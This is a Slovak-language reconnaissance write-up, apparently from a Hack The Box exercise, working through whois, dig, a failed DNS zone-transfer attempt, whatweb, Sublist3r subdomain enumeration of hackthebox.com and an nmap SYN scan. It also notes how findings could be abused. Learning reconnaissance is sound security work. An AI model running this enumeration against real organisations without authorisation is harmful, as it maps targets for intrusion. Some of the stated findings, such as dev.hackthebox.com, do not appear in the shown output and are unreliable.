
Pasívny a Aktívny zber informácii

Kompletný postup:

1. **Dostupnosť IP adresy, ktorú testujeme:**



→ pomocou príkazu **ping + IP adresa** zistíme, či IP adresa servera nám odpovedá alebo nie.

→ Ako je vidieť na obrázku, server odpovedá, čo znamená, že máme ,,zelenú“.

2. Whois + doména (whois hackthebox.com):

```
┌──(kali㉿kali)-[~]
└─$ whois hackthebox.com
   Domain Name: HACKTHEBOX.COM
   Registry Domain ID: 1589213536_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrar.amazon.com
   Registrar URL: http://registrar.amazon.com
   Updated Date: 2025-02-11T22:28:29Z
   Creation Date: 2010-03-18T03:26:29Z
   Registry Expiry Date: 2026-03-18T03:26:29Z
   Registrar: Amazon Registrar, Inc.
   Registrar IANA ID: 468
   Registrar Abuse Contact Email: trustandsafety@support.aws.com
   Registrar Abuse Contact Phone: +1.2024422253
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Name Server: CODY.NS.CLOUDFLARE.COM
   Name Server: JILL.NS.CLOUDFLARE.COM
   DNSSEC: signedDelegation
   DNSSEC DS Data: 2371 13 2 94504539EEB9E894BBBD9F27F1A0B6E0BE43E36106EBC14329A34544CD9EC56B
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-04-09T14:44:29Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability.  VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: hackthebox.com
Registry Domain ID: 1589213536_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrar.amazon
Registrar URL: https://registrar.amazon.com
Updated Date: 2025-02-11T22:28:30Z
Creation Date: 2010-03-18T03:26:29Z
Registrar Registration Expiration Date: 2026-03-18T03:26:29Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email: trustandsafety@support.aws.com
Registrar Abuse Contact Phone: +1.2024422253
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
```

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: hackthebox.com
Registry Domain ID: 1589213536_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrar.amazon
Registrar URL: https://registrar.amazon.com
Updated Date: 2025-02-11T22:28:30Z
Creation Date: 2010-03-18T03:26:29Z
Registrar Registration Expiration Date: 2026-03-18T03:26:29Z
Registrar: Amazon Registrar, Inc.
Registrar IANA ID: 468
Registrar Abuse Contact Email: trustandsafety@support.aws.com
Registrar Abuse Contact Phone: +1.2024422253
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: On behalf of hackthebox.com owner
Registrant Organization: Identity Protection Service
Registrant Street: PO Box 786
Registrant City: Hayes
Registrant State/Province: Middlesex
Registrant Postal Code: UB3 9TR
Registrant Country: GB
Registrant Phone: +44.1483307527
Registrant Phone Ext:
Registrant Fax: +44.1483304031
Registrant Fax Ext:
Registrant Email: 6ca220df-81cb-47f3-b9eb-29370e71fea6@identity-protect.org
Registry Tech ID: Not Available From Registry
Tech Name: On behalf of hackthebox.com owner
Tech Organization: Identity Protection Service
Tech Street: PO Box 786
Tech City: Hayes
Tech State/Province: Middlesex
Tech Postal Code: UB3 9TR
Tech Country: GB
Tech Phone: +44.1483307527
Tech Phone Ext:
Tech Fax: +44.1483304031
Tech Fax Ext:
Tech Email: 6ca220df-81cb-47f3-b9eb-29370e71fea6@identity-protect.org
Name Server: CODY.NS.CLOUDFLARE.COM
Name Server: JILL.NS.CLOUDFLARE.COM
DNSSEC: signedDelegation
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2025-04-09T14:44:41Z <<<
For more information on Whois status codes, please visit https://icann.org/epp

By submitting a query to the Amazon Registrar, Inc. WHOIS database, you
agree to abide by the following terms. The data in Amazon Registrar, Inc.'s
WHOIS database is provided by Amazon Registrar, Inc. for the sole purpose of
assisting you in obtaining information about domain name accuracy. You agree
to use this data only for lawful purposes and further agree not to use this
data for any unlawful purpose or to: (1) enable, allow, or otherwise support
the transmission by email, telephone, or facsimile of commercial advertising
or unsolicited bulk email, or (2) enable high volume, automated, electronic
processes to collect or compile this data for any purpose, including mining
this data for your own personal or commercial purposes. Amazon Registrar, Inc.
reserves the right to restrict or terminate your access to the data if you fail
to abide by these terms of use. Amazon Registrar, Inc. reserves the right
to modify these terms at any time.

Visit Amazon Registrar, Inc. at https://registrar.amazon.com

Contact information available here:
https://docs.aws.amazon.com/Route53/latest/DeveloperGuide/domain-contact-support.html

© 2020, Amazon.com, Inc., or its affiliates
```

Výsledky, ktoré nás zaujímajú:

Domain Name: HACKTHEBOX.COM

Registrar: Amazon Registrar, Inc.

Creation Date: 2010-03-18

Registry Expiry Date: 2026-03-18

Získal som základné údaje o tom, komu patrí doména a kto ju spravuje. Doména je zaregistrovaná u Amazonu, čo je typické pre väčšie firmy.

Dátumy registrácie a expirácie môžu byť užitočné pri pasívnom zbere dát ako napr. zistiť, či ide o novú doménu (čo môže indikovať podvod), alebo starú a etablovanú.

Bezpečnostné mechanizmy a anonymizácia:

Domain Status: clientTransferProhibited

clientUpdateProhibited

clientDeleteProhibited

Registrant Contact: Skrytý cez službu Identity Protection Service

Name Servers: CODY.NS.CLOUDFLARE.COM

JILL.NS.CLOUDFLARE.COM

Doména využíva Cloudflare, čo je silný indikátor, že cieľ:

1. **využíva proxy / CDN ochranu**
2. **maskuje svoju skutočnú IP adresu**
3. **používa ochranu pred DDoS alebo fingerprintingom**

Anonymizácia vlastníka (skrytý cez "Identity Protection Service") je úplne bežná u legitímnych služieb a bráni ti získať meno vlastníka.

WHOIS + Cloudflare detekcia (zneužitie):

Skrytý vlastník a použitie Cloudflare hovorí o dôraze na ochranu. Útočník vie, že sa musí zamerať na OSINT mimo WHOIS.

3. dig & whois & nslookup:

```
┌──(kali㉿kali)-[~]
└─$ dig hackthebox.com +short
109.176.239.69
109.176.239.70

┌──(kali㉿kali)-[~]
└─$ whois -h whois.radb.net 109.176.239.69 | grep origin
origin:         AS8851
remarks:        * To view the original object, please query the RIPE Database at:
origin:         AS206509
remarks:        * To view the original object, please query the RIPE Database at:
origin:         AS214618
remarks:        * To view the original object, please query the RIPE Database at:
origin:         AS214618

┌──(kali㉿kali)-[~]
└─$ nslookup hackthebox.com
Server:         192.168.217.2
Address:        192.168.217.2#53

Non-authoritative answer:
Name:   hackthebox.com
Address: 109.176.239.70
Name:   hackthebox.com
Address: 109.176.239.69
```

Získal som IP adresy pomocou príkazu **dig hackthebox.com + short**, na ktorých beží stránka hackthebox.com. Tieto IP patria reálnym serverom, ktoré spracovávajú požiadavky na stránku.

Následne som použil príkaz **whois -h whois.radb.net 109.176.239.69 | grep origin**, ktorého je cieľom zistiť autonómne systémy, do ktorých tieto IP adresy patria, teda kto spravuje IP adresy:

a.) origin: AS8851
b.) origin: AS206509
c.) origin: AS214618

IP adresa **109.176.239.69** je súčasťou viacerých záznamov AS (autonómnych systémov), čo je bežné ak doména používa CloudFlare.

V závere bolo potrebné overiť DNS záznamy, teda či lokálny DNS mi vráti niečo ako IP adresu pre túto doménu pomocou príkazu:

nslookup hackthebox.com

```
┌──(kali㉿kali)-[~]
└─$ nslookup hackthebox.com
Server:         192.168.217.2
Address:        192.168.217.2#53

Non-authoritative answer:
Name:   hackthebox.com
Address: 109.176.239.70
Name:   hackthebox.com
Address: 109.176.239.69
```

Výsledok vrátil, že DNS odpoveď je rovnaká ako cez dig, a že doména má viacero A záznamov (teda, že stránka beží na viacerých IP adresách).

4. dig hackthebox.com ANY:

Pri pasívnom zbere je veľmi dôležité a veľmi efektívne zistiť čo najviac informácii naraz o cieľovej doméne. To dosiahneme pomocou:

dig hackthebox.com ANY:

```
┌──(kali㉿kali)-[~]
└─$ dig hackthebox.com ANY

; <<>> DiG 9.20.0-Debian <<>> hackthebox.com ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20144
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 13

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;hackthebox.com.                IN      ANY

;; ANSWER SECTION:
hackthebox.com.         206     IN      A       109.176.239.69
hackthebox.com.         206     IN      A       109.176.239.70
hackthebox.com.         63226   IN      NS      cody.ns.cloudflare.com.
hackthebox.com.         63226   IN      NS      jill.ns.cloudflare.com.
hackthebox.com.         1782    IN      SOA     cody.ns.cloudflare.com. dns.cloudflare.com. 2369089142 10000 2400 604800 1800
hackthebox.com.         3600    IN      HINFO   "RFC8482" ""

;; ADDITIONAL SECTION:
cody.ns.cloudflare.com. 67278   IN      A       172.64.33.107
cody.ns.cloudflare.com. 67278   IN      A       108.162.193.107
cody.ns.cloudflare.com. 67278   IN      A       173.245.59.107
cody.ns.cloudflare.com. 67278   IN      AAAA    2803:f800:50::6ca2:c16b
cody.ns.cloudflare.com. 67278   IN      AAAA    2a06:98c1:50::ac40:216b
cody.ns.cloudflare.com. 67278   IN      AAAA    2606:4700:58::adf5:3b6b
jill.ns.cloudflare.com. 67278   IN      A       108.162.192.122
jill.ns.cloudflare.com. 67278   IN      A       172.64.32.122
jill.ns.cloudflare.com. 67278   IN      A       173.245.58.122
jill.ns.cloudflare.com. 67278   IN      AAAA    2803:f800:50::6ca2:c07a
jill.ns.cloudflare.com. 67278   IN      AAAA    2606:4700:50::adf5:3a7a
jill.ns.cloudflare.com. 67278   IN      AAAA    2a06:98c1:50::ac40:207a

;; Query time: 16 msec
;; SERVER: 192.168.217.2#53(192.168.217.2) (TCP)
;; WHEN: Wed Apr 09 10:47:54 EDT 2025
;; MSG SIZE  rcvd: 452
```

Čo vlastne robí tento príkaz?

dig hackthebox.com typu **ANY** sa snaží vyžiadať všetky dostupné DNS záznamy cieľovej domény: A, NS, SOA, MX, TXT, AAAA...

V praxi kvôli zneužívaniu, ako sú typické DDoS útoky, väčšina služieb resp. serverov neposkytujú všetky informácie, len tie, ktoré dovolia. V tomto prípade som mal šťastie, že mi CloudFlare domény hackthebox.com mi niečo vrátil.

Čo som vlastne dostal?

ANSWER SECTION → hlavné odpovede:

Typ záznamu	Význam	Hodnota
A	IPv4 adresa domény	109.176.239.69 109.176.239.70
NS (Cloudflare)	Name servery	Cody.ns.cloudflare.com Jill.ns.cloudflare.com
SOA	Hlavný DNS	Primárny server, TTL
HINFO	Info o hardware/OS	RFC8482 – Cloudflare maskuje dáta

ADDITIONAL ANSWER → IPv4 adresy k name serverom:

Názov	IPv4	IPv6
Cody.ns.cloudflare.com	172.64.33.107, 108.162.193.107, ...	2803:f800:50::6ca2:c16b, ...
Jill.ns.cloudflare.com	108.162.192.122, 173.245.58.122, ...	2606:4700:58::adf5:3a7a, ...

Čo som vlastne dosiahol v závere?:

1. Zistil som IP adresy cieľa
2. Odhalil som poskytovateľa DNS (Cloudflare)
3. DNS je redundantný, má viacero A, NS záznamov
4. Cloudflare maskuje detaily (HINFO), čo je bežná security ochrana

Zneužitie: IP adresa môže byť použitá na priame testovanie, ak Cloudflare nie je správne nakonfigurovaný. Získanie ASN (autonomous system) umožňuje pivotovanie na iné systémy v rovnakej sieti.

5. Zone Transfer Attack (ZTA):

Táto sekcia je zameraná na pokus o Zone Transfer Attack, teda pokus zistiť kompletný DNS zoznam domény, ktorého cieľom je zistiť:

→ všetky subdomény (admin, mail, ftp, atď.)

→ IP adresy jednotlivých služieb

→ interné systémy, ktoré by nemali byť viditeľné

Zone Transfer Attack:

Pomocou

host -l hackthebox.com cody.ns.cloudfare.com

host -l hackthebox.com jill.ns.cloudfare.com

som testoval zraniteľnosť vo forme DNS cez autoritatívne name servery:

```
┌──(kali㉿kali)-[~]
└─$ host -l hackthebox.com cody.ns.cloudfare.com
;; Connection to 104.16.133.229#53(104.16.133.229) for hackthebox.com failed: timed out.
;; no servers could be reached

;; Connection to 104.16.133.229#53(104.16.133.229) for hackthebox.com failed: timed out.
;; Connection to 104.16.132.229#53(104.16.132.229) for hackthebox.com failed: timed out.
;; Connection to 2606:4700::6810:84e5#53(2606:4700::6810:84e5) for hackthebox.com failed: network unreachable.
;; Connection to 2606:4700::6810:85e5#53(2606:4700::6810:85e5) for hackthebox.com failed: network unreachable.
;; no servers could be reached


┌──(kali㉿kali)-[~]
└─$ host -l hackthebox.com jill.ns.cloudfare.com
;; Connection to 104.16.132.229#53(104.16.132.229) for hackthebox.com failed: timed out.
;; no servers could be reached

;; Connection to 104.16.132.229#53(104.16.132.229) for hackthebox.com failed: timed out.
;; Connection to 104.16.133.229#53(104.16.133.229) for hackthebox.com failed: timed out.
;; Connection to 2606:4700::6810:85e5#53(2606:4700::6810:85e5) for hackthebox.com failed: network unreachable.
;; Connection to 2606:4700::6810:84e5#53(2606:4700::6810:84e5) for hackthebox.com failed: network unreachable.
;; no servers could be reached
```

Výsledok: no servers could be reached → Pokus o ZTA útok zlyhal, čo znamená, že hackthebox.com má správne nakonfigurovanú DNS ochranu (ZTA disabled).

Toto je v praxi bežný výsledok pretože Cloudflare ako DNS provider blokuje pokusy o ZTA v drvivej väčšine firiem, profesionálnych služieb, aplikácii či stránok.

6. Technická identifikácia webu:

Na technickú identifikáciu webu použijeme príkaz **whatweb:**

whatweb hackthebox.com

```
┌──(kali㉿kali)-[~]
└─$ whatweb hackthebox.com
http://hackthebox.com [302 Found] Country[UNITED KINGDOM][GB], HTTPServer[cloudflare], IP[109.176.239.69], RedirectLocation[https:
//www.hackthebox.com/], Title[302 Found], UncommonHeaders[cf-ray,alt-svc]
https://www.hackthebox.com/ [200 OK] Cookies[__cf_bm], Country[UNITED KINGDOM][GB], Frame, HTML5, HTTPServer[cloudflare], HttpOnly
[__cf_bm], IP[109.176.239.69], Open-Graph-Protocol[website], Script[application/ld+json,text/javascript,text/plain], Title[Hack Th
e Box: The #1 Cybersecurity Performance Center], UncommonHeaders[cf-ray,cf-cache-status,permissions-policy,alt-svc], X-UA-Compatib
le[ie=edge], YouTube
```

Výsledky:

Detekované informácie	Význam
HTTPServer: cloudflare	**Webserver je Cloudflare (skrýva backend)**
IP: 109.176.239.69	**Verejná IP adresa servera**
Country: United Kingdom (GB)	**Fyzický server v Británii**
Title: Hack The Box – The #1 Cybersecurity Performance Center	**HTML <title> webu**
RedirectLocation: https://www.hackthebox.com/	**HTTP 302 – stránka presmerovaná na HTTPS**
Cookies: __cf_bm	**Cloudflare cookies → security mechanizmy**
Frame, HTML5, Script	**Web využíva JS + moderné štandardy**
Youtube	**Na stránke je vložené video z Youtube**


Whatweb mi poskytol cenné informácie o doméne a jej ochrane:

a.) Detekoval Cloudflare ako webserver
b.) Identifikoval IP adresu, krajinu, názov webu, prítomnosť JS
c.) Identifikoval bezpečnostné hlavičky

7. Sublist3r & Nmap Scanning:

V tejto fáze som použil Sublist3er (pasívny OSINT zber), ktorého účelom je nájsť všetky dostupné subdomény cielenej domény pomocou rôzných OSINT zdrojov (vyhľadávače, certifikáty, DNS atď.), ktoré tvoria základ analýzy zraniteľností na jednotlivých subdoménach.

sublist3er -d hackthebox.com:



```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ sublist3r -d hackthebox.com

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for hackthebox.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.11/multiprocessing/process.py", line 314, in _bootstrap
    self.run()
  File "/usr/lib/python3/dist-packages/sublist3r.py", line 269, in run
    domain_list = self.enumerate()
                  ^^^^^^^^^^^^^^^^

  File "/usr/lib/python3/dist-packages/sublist3r.py", line 649, in enumerate
    token = self.get_csrftoken(resp)
            ^^^^^^^^^^^^^^^^^^^^^^^^

  File "/usr/lib/python3/dist-packages/sublist3r.py", line 644, in get_csrftoken
    token = csrf_regex.findall(resp)[0]
            ~~~~~~~~~~~~~~~~~~~~~~~~~^^^
IndexError: list index out of range
[!] Error: Virustotal probably now is blocking our requests
[-] Total Unique Subdomains Found: 48
www.hackthebox.com
proxy.academy.hackthebox.com
academy-cdn.hackthebox.com
affiliate.hackthebox.com
analytics.hackthebox.com
analytics-dev.hackthebox.com
app.hackthebox.com
app-new.hackthebox.com
app-test.hackthebox.com
atlas.hackthebox.com
cdn.hackthebox.com
certificates.hackthebox.com
```

```
kali@kali: ~
File  Actions  Edit  View  Help
app-test.hackthebox.com
atlas.hackthebox.com
cdn.hackthebox.com
certificates.hackthebox.com
challenges-cdn.hackthebox.com
data.hackthebox.com
airflow.data-dev.hackthebox.com
dbt.data-dev.hackthebox.com
meltano.data-dev.hackthebox.com
proxy.enterprise.hackthebox.com
proxy.enterprise-dev.hackthebox.com
proxy.enterprise-staging.hackthebox.com
events.hackthebox.com
flock-ng.hackthebox.com
flock-ng-dev.hackthebox.com
k8s.flock-ng-dev.hackthebox.com
forum.hackthebox.com
forum-staging.hackthebox.com
fygapokei.hackthebox.com
get.hackthebox.com
jobs.hackthebox.com
api.jobs.hackthebox.com
maintenance.hackthebox.com
mta-sts.hackthebox.com
noahbot.hackthebox.com
noahbot-dev.hackthebox.com
okt.hackthebox.com
parrot-storage.hackthebox.com
proxy.hackthebox.com
referral.hackthebox.com
regex-safety-validator.hackthebox.com
resources.hackthebox.com
roadmap.hackthebox.com
sso.hackthebox.com
status.hackthebox.com
api.jobs.stg.hackthebox.com
tableau.hackthebox.com
trust.hackthebox.com
wayback.hackthebox.com
proxy.www.hackthebox.com

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- --min-rate 1000 -T4 10.129.103.130
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-09 10:52 EDT
Nmap scan report for 10.129.103.130
Host is up (0.027s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
```

Vývojové/testovacie servery: dev.hackthebox.com, staging.hackthebox.com

Zraniteľné API: api.hackthebox.com, k8s.flock-ng-dev.hackthebox.com

Zaujímavé služby: forum, jobs, atlas, cdn, tablaeu

Zneužitie Sublist3r: Vývojové subdomény často nebývajú chránené rovnako dobré ako produkčné. Útočník tak môže testovať slabšie API autentifikácie alebo získať neautorizovaný prístup

Výsledkom príkazu sublist3er -d hackthebox.com som dostal 48 subdomén + vrátane:

academy-cdn.hackthebox.com

airflow.data-dev.hackthebox.com

proxy.enterprise-staging.hackthebox.com

resources.hackthebox.com

status.hackthebox.com

tableau.hackthebox.com

wayback.hackthebox.com

Chyba:

Error: Virustotal probably now is blocking our requests

IndexError: list index out of range

Toto je bežný error, hlavne vtedy, keď server ma blokuje pre nadmerný počet requestov, alebo keď človek nemá API na VirusTotal.

Následne som vykonal plný TCP SYN sken cez Nmap na cieľovej IP adrese: 10.129.103.130. Výsledkom je otvorený port 23, potenciálny cieľ pre ďalšiu fázu útoku:

sudo nmap -sS -p- --min-rate 1000 -T4 10.129.103.130

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -p- --min-rate 1000 -T4 10.129.103.130
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-09 10:52 EDT
Nmap scan report for 10.129.103.130
Host is up (0.027s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 10.00 seconds
```

Tento príkaz spustí plný TCP SYN sken na všetkých 65534 portoch, s oveľa **vyššou rýchlosťou (--min-rate 1000)** a **lepšou prioritou (-T4).**

Dostal som: **PORT STATE SERVICE**

23/tcp open telnet

